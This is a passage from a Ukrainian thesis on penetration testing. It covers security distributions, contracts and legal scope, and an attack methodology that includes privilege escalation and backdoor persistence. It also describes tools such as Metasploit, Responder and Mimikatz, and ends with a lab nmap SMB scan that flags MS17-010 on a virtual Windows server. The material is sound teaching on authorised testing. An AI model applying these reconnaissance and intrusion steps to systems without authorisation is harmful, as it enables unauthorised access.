Kali Linux – це дистрибутив Linux на основі Debian з відкритим вихідним кодом, призначений для розширеного тестування на проникнення та аудиту безпеки. Kali Linux містить кілька сотень інструментів, призначених для вирішення різноманітних завдань інформаційної безпеки, таких як тестування на проникнення, дослідження безпеки, комп'ютерна криміналістика та зворотний інжиніринг [16].

До переваг даної операційної системи можна віднести наступні [16]:

- має більше 600 встановлених інструментів для тестування на проникнення та мережевої безпеки, таких як Crunch, Aircrak-ng, Wireshark і Nmap;
- користувачі можуть використовувати Kali Linux безкоштовно і навіть зробити свій внесок у її розвиток, адже дана ОС має відкритий вихідний код;

- хоча інструменти для тестування на проникнення, як правило, написані англійською мовою, Kali включає справжню багатомовну підтримку, дозволяючи більшій кількості користувачів працювати на рідній мові і знаходити інструменти, необхідні їм для роботи;
- відмінно підходить для тих, хто розуміється на Linux і має досвід роботи з командами Linux;
- Kali Linux можна легко використовувати з Raspberry Pi.

2.4.2 Parrot Security OS

Parrot Security OS – це відносно новий дистрибутив для тестування безпеки. Розвитком цього дистрибутива займається команда Frozenbox Network. Цільовою аудиторією даної ОС є фахівці з інформаційної безпеки, що займаються тестуванням безпеки комп'ютерних систем, пошуком та оцінкою різного роду вразливостей [17].

За функціоналом Parrot Security схожий на Kali Linux, адже тут теж разом з системою поставляється величезна кількість спеціального ПЗ для тестування безпеки.

На відміну від Kali Linux дана ОС має встановлені інструменти анонімності. До таких інструментів належать наступні [17]:

- Macchanger, який дозволяє на регулярній основі змінювати MAC-адресу комп'ютера;
- Tor та Anonsurf, які дозволяють приховати IP-адресу користувача;
- розширення «No Script» в Firefox, що захищає комп'ютер від атак типу Crypto Jacking, відстеження дій та запуску шкідливих сценаріїв.

Додатково користувачу доступні встановлені інструменти для шифрування папок, дисків та файлів за допомогою закритих ключів та паролів. До таких інструментів належать Zulu Mount GPA та TrueCrypt. Дані інструменти підтримують асиметричні та симетричні алгоритми шифрування.

Також користувач має можливість працювати з інструментами апаратного програмування та зламу, такими як Arduino IDE, GNU Radio, Kayak та інші.

2.4.3 BlackArch

BlackArch – це дистрибутив для тестування на проникнення, заснований на Arch Linux, який надає велику кількість інструментів кібербезпеки. Це дистрибутив з відкритим вихідним кодом, створений спеціально для тестерів на проникнення та дослідників безпеки [18].

BlackArch аналогічний використанню Parrot OS та Kali Linux при повній установці. Подібно Kali та Parrot, BlackArch можна записати в образ ISO та запустити як працюючу систему.

Головною відмінністю між іншими дистрибутивами і BlackArch у тому, що BlackArch не надає середовище робочого столу, але надає безліч попередньо налаштованих віконних менеджерів.

Репозиторій містить понад 2600 інструментів, які можна встановлювати окремо або групами. Усі програми завантажуються зі своїх репозиторіїв через менеджер пакетів pacman.

2.4.4 BackBox Linux

BackBox – це Linux дистрибутив на базі Ubuntu для тестування на проникнення та оцінки безпеки, що надає набір інструментів для аналізу мережевих та інформаційних систем [19].

BackBox включає найбільш відомі інструменти безпеки та аналізу, націлені на широке коло завдань, починаючи від аналізу веб-додатків до мережевого аналізу, стрес-тестування, сніфінгу, оцінки вразливостей, форензики, експлуатації.

Головними відмінностями BackBox від Kali Linux є наступні [19]:

- можливість зашифрувати всі розділи Backbox а не тільки домашній каталог користувача;
- режим очищення RAM під час вимкнення або перезавантаження системи;

- весь системний трафік пропускається через TOR. Скрипт запуску змінює MAC-адресу системи і hostname. При вимкненні режиму всі тимчасові файли видаляються за допомогою інтегрованого BleachBit;
- кращий баланс між функціональністю та зручністю повсякденного використання.

2.4.5 DEFT Linux

DEFT Linux – досить відомий у вузькому колі інструмент розслідування комп'ютерних інцидентів.

Даний дистрибутив було створено групою спеціалістів, що займається розслідуванням комп'ютерних злочинів.

Начинка дистрибутива призначена для проведення заходів з форензики – аналізу наслідків злому комп'ютерних систем, визначення втрачених і скомпрометованих даних, а також збору цифрових доказів скоєння кіберзлочинів.

Одним з найпопулярніших фреймворків є Volatility Framework. Він призначений для дослідження образів вмісту оперативної пам'яті та отримання цифрових артефактів з енергонезалежної пам'яті (RAM). За допомогою даного фреймворку можна вилучити наступні дані [20]:

- дату та час;
- список відкритих мережевих сокетів;
- список відкритих мережевих з'єднань;
- список запущених процесів;
- список завантажених DLL для кожного процесу;
- імена відкритих файлів для кожного процесу;
- модулі ядра ОС;
- мапінг фізичних зсувів на віртуальні адреси.

2.5 Критерії успішності процедури оцінювання захищеності інформаційно-комунікаційних систем

Одним з етапів тестування на проникнення є підписання договору пентестером та установою-замовником, в якому обов’язково повинні бути прописані критерії успішності процедури оцінювання захищеності ІКС, після виконання яких можна позачергово зупинити тест.

Тестування на проникнення є успішним тоді, коли досягаються усі цілі, що були поставлені замовником та прописані у договорі перед початком тесту.

До найбільш поширених цілей тестування на проникнення можна віднести наступні [21]:

- перевірка можливості формування заздалегідь заданого типу інциденту;
- виявлення інцидентів, які можуть бути реалізовані при поточній конфігурації засобів захисту;
- виявлення вразливостей, що ведуть до інциденту певного типу;
- виявлення вразливостей, що ведуть до інциденту, пов'язаного з порушенням дотримання конфіденційності, цілісності та доступності;
- перевірка злагодженості роботи та швидкості реагування на інциденти робітників установи-замовника, що несуть відповідальність за питання кібербезпеки;
- перевірка відповідності ІКС вимогам міжнародних стандартів.

До більш конкретних прикладів критеріїв успішності оцінювання процедури захищеності ІКС можна віднести наступні:

- Одержання тестером несанкціонованого доступу до інформації з обмеженим доступом. До інформації з обмеженим доступом належить конфіденційна, до якої належать дані про співробітників, клієнтів, тощо та таємна, яка становить державну та іншу передбачену законом таємницю,

несанкціонований доступ до якої може завдати шкоди установі, суспільству та державі.

- виведення з ладу певного сервісу чи додатку, яке робиться з метою перевірки кіберзахищеності певних елементів системи та усунення виявлених вразливостей.
- впровадження шкідливого ПЗ, використання методів соціальної інженерії задля перевірки дій співробітників у таких випадках та їх подальшого інформування.
- перевірка коректності роботи антивірусної програми та брандмауера, яка робиться для того, щоб уникнути в майбутньому зараження зловмисником цільової системи вірусами або троянами та забезпечити своєрідний бар’єр між комп’ютерними мережами.

Насправді, таких критеріїв існує дуже багато і зазвичай вони визначаються установою-замовником в залежності від мети тестування на проникнення, яку вони переслідують, та систем, які будуть піддаватися тестуванню.

3 ОЦІНЮВАННЯ КІБЕРЗАХИЩЕНОСТІ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНОЇ СИСТЕМИ КОМЕРЦІЙНОГО ПІДПРИЄМСТВА ІЗ ЗАСТОСУВАННЯ МЕТОДІВ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

3.1 Вхідні дані для проведення тестування на проникнення

В залежності від вибраного методу проведення тестування, замовник може надати різний по об’єму перелік вхідних даних для проведення тестування.

За об’ємом вхідних даних тестування на проникнення поділяється на [22]:

- Black box. В даному виді тестування на проникнення пентестеру нічого не відомо про систему.
- Gray box. Пентестеру відомі тільки деякі особливості реалізації цільової системи. Цю техніку тестування називають методом напівпрозорого ящика: щось пентестер бачить, а щось – ні.
- White box. Пентестеру відомі всі деталі реалізації цільової системи;

В загальному випадку вхідними даними для тестування на проникнення можуть бути:

- перелік IP-адрес пристроїв, які підлягають тестування;
- перелік сервісів, які підлягають оцінюванню в ході тестування;
- IP-адреса, обліковий запис, тощо для підключення обладнання тестувальника;
- перелік сервісів або пристроїв, які заборонено тестувати (за наявності таких);
- перелік контактних даних для зв’язку з системними адміністраторами, адміністраторами безпеки (в разі потреби);
- перелік обмежень, які можуть додатково застосовуватись до процедури оцінювання (наприклад обмеження по часу проведення, або тривалості проведення тестування).

3.2 Юридичні аспекти проведення тестування на проникнення

З метою унеможливлення притягнення пентестерів до відповідальності за злам чи руйнування системи, компанія-замовник та виконавець підписують договір на проведення тестування на проникнення.

Договір, в якому зазначаються юридичні аспекти проведення тестування на проникнення, підписується замовником та виконавцем на першому етапі. Першим чином в договорі визначається мета тестування на проникнення. Це може бути перевірка наступних питань [23]:

- що відбудеться та яких втрат зазнає організація у разі цілеспрямованої атаки зловмисника;
- яких привілеїв набуде зловмисник у разі зламу бездротової точки доступу;
- які негативні наслідки очікують організацію у разі злому одного із серверів;
- що буде відбуватись із системою, якщо буде скомпрометовано внутрішнього користувача;
- що станеться з технічними засобами комп’ютерної системи у разі DDoS-атаки.

В договорі тестувальник зобов’язаний вказати природу тесту на проникнення за наступними критеріями [12]:

- інформаційна база (чорний або білий ящик);
- початкова точка (зсередини або ззовні);
- агресивність (пасивна або скануюча до агресивної);
- підхід (прихований або явний);
- сфера застосування (повна, обмежена або сфокусована).

Задля того, щоб уникнути ризиків та небажаних наслідків, додатково в договорі фіксуються його правила проведення [23]:

- які техніки буде використовувати пентестер (соціальна інженерія, фішинг, ARP-spoofing, DDoS-атаки та ін.);
- терміни та часові проміжки проведення тестування на проникнення;
- які системи доступні тестувальнику (це вказується для того, щоб ними не було виведено з ладу критичні системи);
- порядок використання вразливостей, що будуть виявлені в ході пентеста;
- визначається порядок дій тестувальника у разі виявлення проблем з безпеки та оповіщення при появі невідкладних проблем;
- визначається порядок передачі запам’ятовувальних пристроїв тестувальника замовника (це відбувається тоді, коли конфіденційна або секретна інформація копіюється на носії виконавця робіт);
- яким чином буде передано звіт з результатами проведених робіт.

В інтересах клієнта фахівцю з пентеста необхідно призначити наступні зобов'язання:

- секретність – пентестер зобов’язаний дотримуватися нерозголошення третім особам інформації, яка йому надається або стала відома в ході пентесту.
- дотримання ліцензійних норм – пентестер зобов’язаний дотримуватися ліцензійних норм, адже зазвичай роялті за використання інструментів безпеки стягуються з клієнта.
- документація процесу і результатів тестування – сторони повинні визначити у договорі форму, в якій будуть представлені результати тестування.
- зобов’язання тестувальника проявляти обережність під час виконання своєї роботи.

Після одержання початкової технічної інформації варто її перевірити на предмет достовірності. Перед початком проведення робіт необхідно точно встановити, що система, яка визначена в договорі, дійсно належить установі-замовнику. Крім того, на цьому етапі повинно бути прописано, що буде

вважатись критерієм ефективності проведеного тестування, після якого можна позачергово зупинити тест.

3.3 Алгоритм проведення тестування кіберзахищеності інформаційно-телекомунікаційної системи

Проаналізувавши усі стандарти тестування на проникнення можна запропонувати наступний алгоритм:

- збір інформації від організації-замовника про мету та методи тестування, цілі, систему і інші важливі моменти;
- розвідка на основі відкритих джерел інформації;
- визначення слабких місць у ІКС та сканування сервісів;
- отримання доступу до ІКС шляхом підвищення привілеїв;
- досягнення поставлених організацією-замовником цілей пентесту;
- забезпечення постійного та надійного доступу до ІКС;
- документація результатів тестування та надання рекомендацій по захисту ІКС;
- надання організації-замовнику перелік виявлених вразливостей та повний вихід з системи.

Перелічені етапи тестування є базовими, але можуть змінюватися залежно від вимог замовника та специфікації системи, яка буде підлягати тестуванню на проникнення.

Перший етап тестування полягає у підписі договору між пентестером та організацією-замовником. Даний етап описано у попередньому пункті.

На другому етапі пентесту фахівці займаються збором інформації про цільову систему. Даний етап поділяється на дві фази – пасивну та активну.

Під час пасивної фази інформацію добувають з відкритих доступних джерел, тому такі дії і не викликають ніяких підозр. До таких джерел можуть належати статті про компанію замовника, всілякі інтерв’ю з співробітниками,

веб-сайт компанії, застосування методів соціальної інженерії до співробітників компанії і т.д. Зазвичай, під час пасивної фази збираються наступні дані:

- IP-адреси, домени та піддомени цільової системи;
- корпоративні електронні адреси;
- номер телефону компанії та співробітників;
- розміщення серверів;
- хостинг.

В активній фазі відбувається збір інформації безпосередньо через взаємодію з системою за допомогою спеціалізованих програм. Частіше за все така активність фіксується цільовою системою та відображається в журналах аудиту.

Під час третього етапу відбувається сканування системи та визначається перелік додатків, сервісів, версій ПЗ та наявних вразливостей.

Умовно вразливості діляться на наступні категорії:

- некоректні конфігурації параметрів безпеки;
- невірне налаштування атрибутів доступу;
- символічні посилання;
- недоліки ядра ОС;
- переповнення буфера;
- відсутність перевірки вхідних даних.

Сам процес сканування відбувається у чотири етапи:

1) Сканування мережі. Розшукуються усі активні пристрої в мережі та з’ясовується вид її топології;

2) Сканування портів та ідентифікація сервісів. Знаходяться усі відкриті порти та залежні від них сервіси;

3) Пошук служб, що мають відомі вразливості;

4) Сканування бездротового сегменту системи. Знаходяться усі несанкціоновані бездротові пристрої, які можуть порушувати політику безпеки організації або створювати небезпеку проникнення зловмисників до системи.

В ході четвертого етапу пентесту відбувається одержання доступу до системи. Якщо тестується зовнішній параметр мережі, то одержання доступу здійснюється за наступними напрямками:

- злам сервісів та додатків, до яких є доступ з глобальної мережі;
- злам WPA з подальшим проникненням до системи;
- методом соціальної інженерії (фішинг, надсилання вірусів, троянів, підключення до мережі організації-замовника обладнання пентестерів і т.і.).

Для того, щоб усі цілі пентесту було досягнуто, потрібно обрати пристрій чи елемент, який дасть найбільше переваг при його зламі. Найчастіше пентестери за такий елемент обирають сервер, адже завдяки його зламу можна активно просуватися мережею та досягнути усіх цілей тестування на проникнення. До популярних атак на сервер належать наступні:

- злам пароля;
- перехоплення даних;
- переповнення буфера;
- перехоплення сесії.

Технічні та соціальні атаки можуть використовуватись як окремо, так і комбіновано, що зазвичай дає більше результатів.

Після отримання мінімальних прав доступу відбувається підвищення привілеїв. Перед пентестером постає задача отримати максимальні права доступу. Для цього йому спочатку необхідно визначити перелік доступних дій та рівень прав у системі. Використання тої чи іншої методики підвищення привілеїв залежить від багатьох характеристик системи. Після того, як пентестеру вдається підвищити привілеї, проводиться спроба досягнення цілей тестування на проникнення. За невдалої спроби усі попередні кроки повторюються знову.

Наступним кроком відбувається досягнення поставлених установою-замовником цілей пентесту, які мають бути зазначені у договорі. До таких цілей можуть належати наступні [24]:

- одержання несанкціонованого доступу до інформації з обмеженим доступом;
- перевірка засобів захисту установи-замовника;
- можливість порушення нормальної роботи ІКС установи-замовника;
- перевірка політики безпеки;
- перевірка відповідності ІКС вимогам міжнародних стандартів.
- перевірка співробітників, що несуть відповідальність за забезпечення кібербезпеки установи-замовника.

Наступним кроком фахівці мають забезпечити безперебійний доступ до ІКС установи-замовника. Даний етап є важливим для того, щоб продемонструвати та підтвердити факт компрометації системи. Частіше за все фахівці з пентесту встановлюють в системі спеціальну програму, яка надає доступ до цільової машини та дозволяє зловмиснику залишатися непомітним для користувачів. Дана програма називається бекдором.

Передостаннім кроком фахівцями з пентесту документуються результати тестування та надаються рекомендації щодо захисту для організації-замовника. Даний звіт складається з двох частин – перша частина створюється для керівництва установи-замовника, а друга частина створюється безпосередньо для керівників підрозділів, які несуть відповідальність за кібербезпеку цільової системи.

У першій частині мають знаходитись наступні пункти [24]:

- загальні відомості про проведену роботу;
- мета тестування на проникнення;
- результати тестування на проникнення та їх роз’яснення;
- інформація про недоліки, що наявні в системі кібербезпеки установи-замовника;
- приблизні сценарії дій зловмисників при експлуатації виявлених у системі вразливостей;

- рекомендації щодо поліпшення кібербезпеки та усунення вразливостей установи-замовника.

Друга частина, в свою чергу, має містити такі пункти:

- слабкі та сильні сторони цільової системи;
- вірогідні недоліки у політиці безпеки системи;
- оцінка ризиків;
- рекомендації щодо поліпшення кібербезпеки новоутворених систем, проведення оцінювань кіберзахищеності, навчання персоналу і т.і.

Також у звіті має бути надана інформація щодо кількості вразливостей та недоліків, що були виявлені в ході тестування на проникнення, їх деталізація, місце знаходження, визначення рівня небезпечності та рекомендації з усунення.

На останньому етапі тестування фахівці з пентесту мають видалити усі точки входу до системи у присутності керівників підрозділів, які несуть відповідальність за кібербезпеку цільової системи установи-замовника і завірити це підписом у відповідному акті.

3.4 Перелік програмного-апаратних рішень необхідних для вирішення задачі

Програмно-апаратні рішення, що необхідні для вирішення задачі – це програмне забезпечення, що дозволить провести аналіз кіберзахищеності інформаційних систем. Воно застосовується для імітації атаки на систему з метою оцінки її безпеки, пошуку слабких місць в інфраструктурі, оцінки захищеності сегментів мережі і т.д.

До найкращих програмно-апаратних рішень, що застосовуються для проведення тестування на проникнення Active Directory належать наступні:

3.4.1 Nmap

Це безкоштовний інструмент сканування безпеки з відкритим вихідним кодом для дослідження мережі та аудиту безпеки, який підтримується багатьма

ОС. У тестуванні на проникнення даний інструмент застосовується на етапі розвідки.

Інструмент використовується для визначення наступного:

- які хости доступні в мережі;
- які послуги пропонують ці хости;
- які операційні системи та версії вони використовують;
- які типи фільтрів пакетів/міжмережевих екранів використовуються.

Особливості інструмента [25]:

- виявляє хости в мережі;
- знаходить відкриті порти на цільових хостах під час підготовки до аудиту;
- використовується для інвентаризації мережі, її відображення, технічного обслуговування та управління активами;
- здійснює пошук та експлойт вразливостей у мережі;
- генерує трафік для хостів у мережі, аналізує відгуки та їх час.

3.4.2 Nessus

Nessus є одним з багатьох сканерів вразливостей, що використовуються під час оцінок вразливостей та тестування на проникнення, включаючи шкідливі атаки.

Особливості інструмента [26]:

- широке охоплення активів організації – Nessus підтримує широкий спектр мережевих пристроїв, ОС, БД, програм у фізичних, віртуальних та хмарних інфраструктурах.
- вибір способу сканування – Nessus підтримує віддалене сканування, авторизоване локальне сканування для більш глибокого аналізу активів компанії, а також аудит у режимі офлайн на основі конфігурації мережного пристрою.
- виявлення загроз – Nessus сканує на наявність вірусів, шкідливих програм, бекдорів, хостів, що здійснюють зв'язок з ботнет-інфікованими

системами, відомих та невідомих процесів, а також веб-сервісів, що містять шкідливі посилання.

- Звітність – отримання вичерпних звітів згідно з розкладом шляхом e-mail розсилок на вказану адресу.

3.4.3 Wireshark

Це потужний мережевий аналізатор, який може використовуватися для аналізу трафіку, що проходить через інтерфейс мережі комп'ютера. Він використовується для виявлення та вирішення проблем із мережею, налагодження веб-додатків, мережевих програм або сайтів. Wireshark дозволяє повністю переглядати вміст пакета на всіх рівнях. У тестуванні на проникнення також використовується на етапі розвідки.

Основні можливості програми [27]:

- захоплення пакетів у реальному часі з провідного або будь-якого іншого типу мережевих інтерфейсів;
- можливість фільтрації пакетів за безліччю параметрів;
- підтримка захоплення трафіку VoIP-дзвінків;
- розшифровка HTTPS-трафіку за наявності сертифіката;
- відображення статистики навантаження на мережу;
- перегляд вмісту пакетів для всіх рівнів мережі;
- відображення часу надсилання та отримання пакетів.

3.4.4 Metasploit Framework

Це фреймворк, який включає набір інструментів для пентесту і етичного хакінгу. Зазвичай даний фреймворк використовують заради наступних цілей:

- пошук вразливостей, які можна використати заради отримання доступу до системи;
- для доступу до готових зразків коду, які прискорюють та полегшують роботу пентестера;
- для написання власного шкідливого чи шпигунського ПЗ;
- для планування, запуску атак та управління ними;

Даний інструмент є універсальним і може використовуватись на будь-якому з етапів тестування на проникнення.

3.4.5 Responder

Це інструмент для виконання атаки людина-посередині щодо методів аутентифікації в Windows. У процесі тестування на проникнення даний інструмент використовується на етапі експлуатації.

Responder має наступні можливості:

- перевірка наявності локального файлу hosts, який може містити певні записи DNS;
- автоматичне виконання запитів DNS у вибраній мережі;
- використання LLMNR/NBT-NS для надсилання широкомовних повідомлень у вибрану мережу.

3.4.6 Hashcat

Hashcat відомий як найшвидша утиліта для зламу та відновлення паролів.

Особливості Hashcat:

- підтримує велику кількість алгоритмів (MD5, MD4, MySQL, SHA1, NTLM, DCC, тощо);
- є можливість змінювати кількість потоків;
- усі атаки можуть бути розширені за допомогою спеціальних правил;
- заснований на кількох хешах та ОС (Windows та Linux).
- підтримує файли hex-charset та hex-salt.

3.4.7 BloodHound

BloodHound використовує теорію графів для виявлення прихованих і часто ненавмисних зв’язків у середовищі AD. Зловмисники можуть використовувати BloodHound для легкого визначення дуже складних шляхів атаки, які інакше було б неможливо швидко визначити. Пентестери можуть використовувати BloodHound для виявлення та усунення тих самих шляхів атаки.

BloodHound складається з 2 основних частин:

- інгестор для перерахування / збору даних домену AD;

- програма з графічним інтерфейсом користувача для візуалізації зв'язків між даними домену AD, які були зібрані користувачем.

3.4.8 Mimikatz

Це додаток з відкритим вихідним кодом, який дозволяє користувачеві переглядати та зберігати вхідні дані аутентифікації, такі як квитки Kerberos.

Зловмисники зазвичай використовують Mimikatz для крадіжки облікових даних та підвищення привілеїв. Фахівці з пентесту використовують Mimikatz для виявлення та тестування вразливостей у мережах задля їх подальшого виправлення.

3.5 Проведення тестування кіберзахищеності інформаційно-комунікаційної системи

Аналізуючи відомості про інформаційно-комунікаційні системи, можна дійти висновку, що більшість з них будується на основі служби Active Directory. Крім того, у зв’язку з останніми подіями великого розповсюдження набуло використання протоколу RDP. Враховуючи цей факт, було вирішено провести тестування саме цих двох компонентів ОС Windows.

3.5.1 Тестування кіберзахищеності служби каталогів Active Directory

Для проведення тестування на проникнення використовувався дистрибутив Kali Linux, що призначений для розширеного тестування на проникнення та аудиту безпеки.

За цільову машину взято операційну систему Windows Server 2012 R2 з налаштованою службою керуванням користувачами Active Directory. Обидві ОС встановлені на віртуальну машину Oracle VM VirtualBox (рис. 3.5.1.1).



Рисунок 3.5.1.1 – ОС, що встановлені для роботи на Oracle VM VirtualBox

Для налаштування служб AD було зроблено наступні кроки:

- Інсталяція AD на сервер в powershell командою Install-windowsfeature AD-domain-services (рис. 3.5.1.2);



Рисунок 3.5.1.2 – Інсталяція AD на сервер в powershell

- Імпорт модулю для налаштування AD в powershell командою Import-Module ADDSDeployment (рис. 3.5.1.3);



Рисунок 3.5.1.3 – Імпорт модулю для налаштування AD

- Установка та конфігурація «Лісу» AD, призначення імен для домену та NetBIOS. Налаштування паролю та безпеки AD (рис. 3.5.1.4).



Рисунок 3.5.1.4 – Останній етап налаштування AD

Після налаштування Active Directory можна переходити до тестування на проникнення.

Інформація, якою ми володіємо на початку тестування на проникнення – це IP-адреса цільової машини.

Першими та найважливішими етапами тестування на проникнення є сканування та розвідка, адже саме від них залежить успішність проведення наступних етапів.

Першим чином було проведено сканування відкритих портів за допомогою утиліти NMAP з метою перевірки доступних сервісів. NMAP є потужним інструментом для дослідження мережі та перевірки безпеки. Даний інструмент використовує безліч різних методів сканування, таких як UDP, TCP, TCP SYN, FTP-proxy, Reverse-ident, ICMP, FIN, ACK, SYN- і NULL-сканування [25].

Результати сканування усіх відкритих TCP-портів утилітою NMAP наведено на рис. 3.5.1.5. Сканування виконувалось командою nmap -sT 192.168.42.130, де -sT – параметр, за яким скануються TCP-порти, а 192.168.42.130 – IP-адреса цільової машини.



Рисунок 3.5.1.5 – Сканування відкритих портів утилітою NMAP

Також пентестери мають можливість запускати скрипти за допомогою NSE.

NSE (Nmap Scripting Engine) — компонент Nmap, що має потужні можливості та дозволяє користувачам писати скрипти для автоматизації широкого кола мережевих задач. Користувачі можуть використовувати різноманітний набір скриптів, що постачаються разом з NMAP, або написати свої скрипти під власні потреби.

В даному випадку було використано скрипт для сканування вразливостей протоколу SMB, який призначений для загального доступу до файлів. Протокол SMB дозволяє програмам комп'ютера читати та записувати файли, а також запитувати служби серверних програм у комп'ютерній мережі.

Загальний синтаксис команди для виконання скриптів – **nmap [Тип(и) сканування] [Опції] {Мета сканування}**.

Для сканування вразливостей протоколу SMB було використано команду ***nmap – Pn – – script smb – vuln * –p 139, 445 192.168.42.130***, де:

- -Pn – параметр, який використовується у випадку, коли невідомо чи працює сервіс:
- --script smb-vuln* – скрипт, що сканує на вразливість протокол SMB;
- -p – параметр, який дозволяє сканувати вказані порти.

Результат сканування вразливостей протоколу SMB можна побачити на рисунку 3.5.1.6.

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn --script smb-vuln* -p 139,445  192.168.42.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 19:57 EDT
Nmap scan report for 192.168.42.130
Host is up (0.00054s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

Рисунок 3.5.1.6 – Результат сканування вразливостей протоколу SMB

Професійні пентестери зазвичай не обмежуються однією утилітою для пошуку вразливостей. Тому наступним кроком буде запущено сканер вразливостей NESSUS. Серед інших сканерів він виділяється лаконічним і зрозумілим інтерфейсом та функцією розумних плагінів.

Якщо NMAP сканує тільки номери портів, NESSUS сканує самі сервіси. Наприклад, якщо веб-сервер перенесли на інший порт, NESSUS це зрозуміє та буде сканувати цей же сервіс, але вже на відповідному порті. Або якщо на FTP-сервісі відключений анонімний доступ, NESSUS не буде сканувати його на вразливість, бо в цьому немає сенсу.

NESSUS запускається як веб-сайт на LOCALHOST. Перед початком роботи необхідно зареєструватись.

Першим кроком було проведено сканування портів. Результат можна побачити на рисунку 3.5.1.7.

